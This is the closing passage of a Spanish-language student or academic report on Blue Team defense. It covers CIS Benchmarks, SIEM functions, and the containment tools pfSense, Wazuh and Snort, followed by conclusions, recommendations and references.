
El Center for Internet Security (CIS) proporciona una amplia gama de recursos y soluciones enfocadas en mejorar la protección de sistemas y redes. Dentro de un equipo Blue Team, estas herramientas y lineamientos pueden ser aprovechados con distintos fines, tales como:

- Implementar los **CIS Benchmarks** para establecer configuraciones seguras y recomendadas en diferentes tecnologías.
- Realizar evaluaciones y endurecimiento (hardenización) de sistemas para reducir vulnerabilidades.
- Llevar a cabo auditorías y verificar el cumplimiento con estándares de seguridad.
- Monitorizar de forma continua utilizando los **CIS Controls**, un conjunto de mejores prácticas para la ciberseguridad.
- Aprovechar las herramientas gratuitas que proporciona CIS para facilitar la protección y gestión de los sistemas.
- Desarrollar planes de respuesta ante incidentes y recuperación para minimizar impactos en caso de ataques.
- Capacitar y sensibilizar al equipo de seguridad para mantenerlos actualizados y preparados ante amenazas.

Un recurso destacado es el portal gratuito https://workbench.cisecurity.org/, que ayuda a los usuarios a implementar configuraciones seguras en distintas tecnologías dentro de la organización.

Figura 36

Sitio Center for Internet Security.



Nota: Autoría Propia.

SIEM: Gestión de Eventos e Información de Seguridad.

El SIEM (Security Information and Event Management, por sus siglas en inglés) es una solución fundamental en el ámbito de la ciberseguridad. Su función principal es reunir y analizar datos de seguridad en tiempo real, combinando dos enfoques, la gestión de eventos de seguridad (SEM) y la gestión de información de seguridad (SIM). Gracias a esta integración, permite detectar amenazas, responder a incidentes y mantener la infraestructura digital protegida de manera más eficiente.

Tabla 2 – Descripcion SIEM.

SIEM		
Función	**Descripción**	**Ejemplo**
Recolección de información	Centraliza y organiza los registros de actividad provenientes de distintas Notas, como servidores, aplicaciones o dispositivos de red.	Agrupa los logs generados por firewalls, sistemas antivirus, herramientas de detección de intrusos y sistemas operativos.
Correlación de eventos	Conecta distintos eventos que por sí solos parecen inofensivos, pero que en conjunto pueden revelar comportamientos sospechosos.	Identifica patrones de ataque, como múltiples intentos de ingreso desde ubicaciones geográficas poco usuales.
Supervisión en tiempo real	Vigila continuamente el entorno digital para identificar rápidamente cualquier señal de amenaza o comportamiento anómalo.	Notifica al equipo de seguridad (Blue Team) si detecta un acceso extraño o tráfico no habitual.
Manejo de alertas	Lanza advertencias automáticas cuando se cumple una condición de riesgo predefinida, permitiendo una respuesta oportuna.	Emite una alerta si se percibe un intento de ataque por fuerza bruta sobre los servidores de autenticación.
Conservación de registros	Guarda los registros históricos de eventos para futuros análisis o para cumplir con requerimientos legales y normativos.	Mantiene datos de auditoría para facilitar el cumplimiento de estándares como GDPR o ISO 27001.
Investigación forense	Brinda herramientas para investigar a fondo incidentes de	Permite rastrear cómo un atacante aprovechó una vulnerabilidad específica en un servidor.

	seguridad, ayudando a descubrir cómo ocurrieron.	
Visualización e informes	Ofrece paneles interactivos e informes detallados para facilitar el análisis y la comunicación de datos de seguridad.	Presenta un resumen visual con los incidentes más relevantes ocurridos en un período determinado.
Integración con otras soluciones	Se conecta fácilmente con otras herramientas de seguridad, como firewalls, sistemas de detección de intrusos y antivirus.	Cruza información de Snort (IDS) y Wazuh para obtener una visión más completa del entorno.
Cumplimiento de normativas	Facilita la generación de evidencias para demostrar el cumplimiento con marcos regulatorios y estándares de seguridad.	Crea reportes requeridos durante auditorías internas o externas.

Herramienta De Contención De Ataques.

Tabla 3 – Herramientras de Contencion de Ataques.

Herramienta	Descripción adaptada	Principales funciones	Beneficios clave
pfSense	Firewall de código abierto altamente configurable, ideal para la protección perimetral de redes.	Aplica filtros de tráfico basados en políticas definidas por el administrador. Bloquea conexiones no autorizadas o con comportamiento sospechoso. Permite crear reglas Personalizadas para distintos escenarios.	Control total sobre el flujo de datos que entra y sale de la red. Prevención eficaz de accesos indebidos. Funciona con una amplia variedad de dispositivos. Se adapta fácilmente a redes empresariales de cualquier escala.

		Incorpora soporte para VPNs seguras.	
Wazuh	Plataforma open source centrada en el monitoreo y respuesta ante amenazas en dispositivos finales (endpoints).	Detecta comportamientos anómalos en estaciones de trabajo y servidores. Aísla dispositivos comprometidos del resto de la red. Registra eventos sospechosos en tiempo real. Puede detener procesos maliciosos de forma automática.	Contención rápida de incidentes en dispositivos específicos. Análisis profundo de eventos maliciosos al momento. Compatible con sistemas SIEM para análisis centralizado. Funciona en múltiples sistemas operativos.
Snort	Sistema de detección y prevención de intrusiones que examina el tráfico de red en busca de amenazas.	Identifica actividades anormales o ataques (como IDS). Puede bloquear tráfico peligroso en el acto (como IPS). Inspecciona el tráfico en tiempo real. Reconoce intentos de escaneo, ataques de fuerza bruta y más.	Automatiza la defensa frente a amenazas comunes. Capaz de correlacionar eventos en redes complejas. Admite reglas personalizadas según las necesidades del entorno. Se integra con sistemas SIEM para una mayor visibilidad.

Conclusiones.

En Colombia, las leyes que regulan la protección de datos personales y los delitos informáticos no solo establecen obligaciones legales, sino que también nos recuerdan la responsabilidad ética que tenemos al enfrentar situaciones relacionadas con la seguridad digital. Cumplir con estas normativas no es simplemente un requisito, sino una forma de generar confianza y proteger tanto a las personas como a las organizaciones.

Por otro lado, llevar a cabo ejercicios del tipo Red Team y simulaciones de ataques reales es una manera efectiva de poner a prueba nuestras defensas. Estos ejercicios nos permiten descubrir fallos que podrían pasar desapercibidos y lo más importante, nos brindan la oportunidad de aplicar soluciones concretas antes de que ocurran incidentes más graves.

Además, contar con herramientas gratuitas bien seleccionadas y aplicar metodologías o prácticas durante una situación de ataque puede marcar una gran diferencia. La rapidez en la respuesta y la preparación previa son claves para mitigar daños. Si a esto le sumamos una formación continua del equipo, estaremos mejor preparados para adaptarnos y responder ante un entorno de ciberseguridad que evoluciona constantemente.

Recomendaciones.

Desarrollar e impulsar programas permanentes de capacitación en temas como ciberseguridad, ética profesional y cumplimiento normativo, orientados a todos los niveles de la organización, con el objetivo de construir una cultura institucional basada en la responsabilidad y la protección de la información.

Incorporar enfoques como el Red Teaming y ejercicios simulados de ciberataques dentro de las estrategias de seguridad, con el fin de identificar de manera anticipada posibles puntos débiles y fortalecer las defensas tecnológicas.

Garantizar que tanto las herramientas utilizadas como los procedimientos aplicados para el análisis y la respuesta ante incidentes informáticos estén alineados con estándares internacionales actualizados y preparados para enfrentar nuevas amenazas.

Definir con claridad las obligaciones legales y éticas de cada miembro del equipo, estableciendo además protocolos detallados para actuar ante incidentes de seguridad digital, asegurando así el cumplimiento de la normativa colombiana y los principios éticos institucionales.

Realizar revisiones periódicas sobre el grado de cumplimiento normativo, el desempeño de los sistemas de seguridad implementados y el nivel de preparación ante posibles eventos, con el propósito de detectar y corregir debilidades a tiempo.

Aplicar medidas rigurosas para controlar quién accede a la información sensible y cómo se gestiona, garantizando su confidencialidad y previniendo usos no autorizados o filtraciones accidentales.

Referencias Bibliográficas.

Bacudio, A. G., et al. (2011). An overview of penetration testing. International Journal of Network Security & Its Applications. https://www.researchgate.net/publication/274174058_An_Overview_of_Penetration_Testing

Ley 1273 de 2009 - Gestor Normativo. (2015). Funcionpublica.gov.co. Recuperado de https://www.funcionpublica.gov.co/eva/gestornormativo/norma.php?i=34492

Campus Ciberseguridad. (2025, mayo 28). Metasploit: La herramienta esencial en ciberseguridad. Obtenido de https://www.campusciberseguridad.com/blog/item/180-metasploit-herramienta-esencial-ciberseguridad

Cavelty, M. D. (2010). Cyber-security. En The Routledge handbook of new security studies (pp. 154–162). Routledge. https://www.taylorfrancis.com/chapters/edit/10.4324/9780203859483-19/cyber-security-myriam-dunn-cavelty

CERT Coordination Center. (2014). Rejetto HFS versions 2.3, 2.3a, and 2.3b are vulnerable to remote command execution. https://www.kb.cert.org/vuls/id/251276

CIS. (2024). Obtenido de Creating Confidence in the Connected World: https://www.cisecurity.org/

CISET Centro de Innovación y Soluciones Empresariales y tecnologicas. (22 de octubre de 2022). ¿Obtenido de Que es el Hardening de Sistemas Operativos?: https://www.ciset.es/publicaciones/blog/746-hardening

CLOUDFARE. (2024). Obtenido de ¿Qué es el Protocolo de escritorio remoto (RDP)?: https://www.cloudflare.com/es-es/learning/access-management/what-is-the-remote-desktop-protocol/

CVE Details. (n.d.). Security vulnerabilities of Rejetto HTTP File Server: List of all related CVE security vulnerabilities. https://www.cvedetails.com

Haran, J. M. (2020, agosto 6). Advierten sobre los riesgos de seguridad que supone seguir utilizando Windows 7. WeLiveSecurity. Obtenido de https://www.welivesecurity.com/la-es/2020/08/06/advierten-sobre-los-riesgos-de-seguridad-que-supone-seguir-utilizando-windows-7/

HENRY. (17 de julio de 2024). Obtenido de Red Team vs. Blue Team en Ciberseguridad: ¿Cuál es la diferencia?: https://blog.soyhenry.com/red-team-vs-blue-team-en-ciberseguridad-cual-es-la-diferencia/

INCIBE. (2023). Pentesting. Obtenido de https://www.incibe.es/aprendeciberseguridad/pentesting#:~:text=El%20Concepto,vulnerabilidades%20para%20prevenir%20ataques%20externos

INCIBE. (2024, febrero 5). Múltiples vulnerabilidades en Http File Server de Rejetto. Obtenido de https://www.incibe.es/incibe-cert/alerta-temprana/avisos/multiples-vulnerabilidades-en-http-file-server-de-rejetto

Keepcoding. (2024, abril 18). ¿Qué es el Red Team en ciberseguridad? Obtenido de https://keepcoding.io/blog/que-es-red-team-en-ciberseguridad/

Oracle. (2024). Obtenido de Supervisión del estado de la red con el comando netstat: https://docs.oracle.com/cd/E19957-01/820-2981/ipconfig-

142/index.html#:~:text=El%20comando%20netstat%20genera%20visualizaciones,enrutamiento%20e%20informaci%C3%B3n%20de%20interfaces.

Sellheim, N. (2018). Arctic Yearbook 2016 (Lassi Heininen, Heather Exner-Pirot & Joël Plouffe, Eds.). Akureyri: Northern Research Forum. 496 p, illustrated, soft cover. ISSN 2298–2418. Freely available at https://www.mindat.org/reference.php?id=7115697

Anexos

Anexo 1 - Video sustentación:

https://www.youtube.com/watch?v=ezEm8Nh_3dE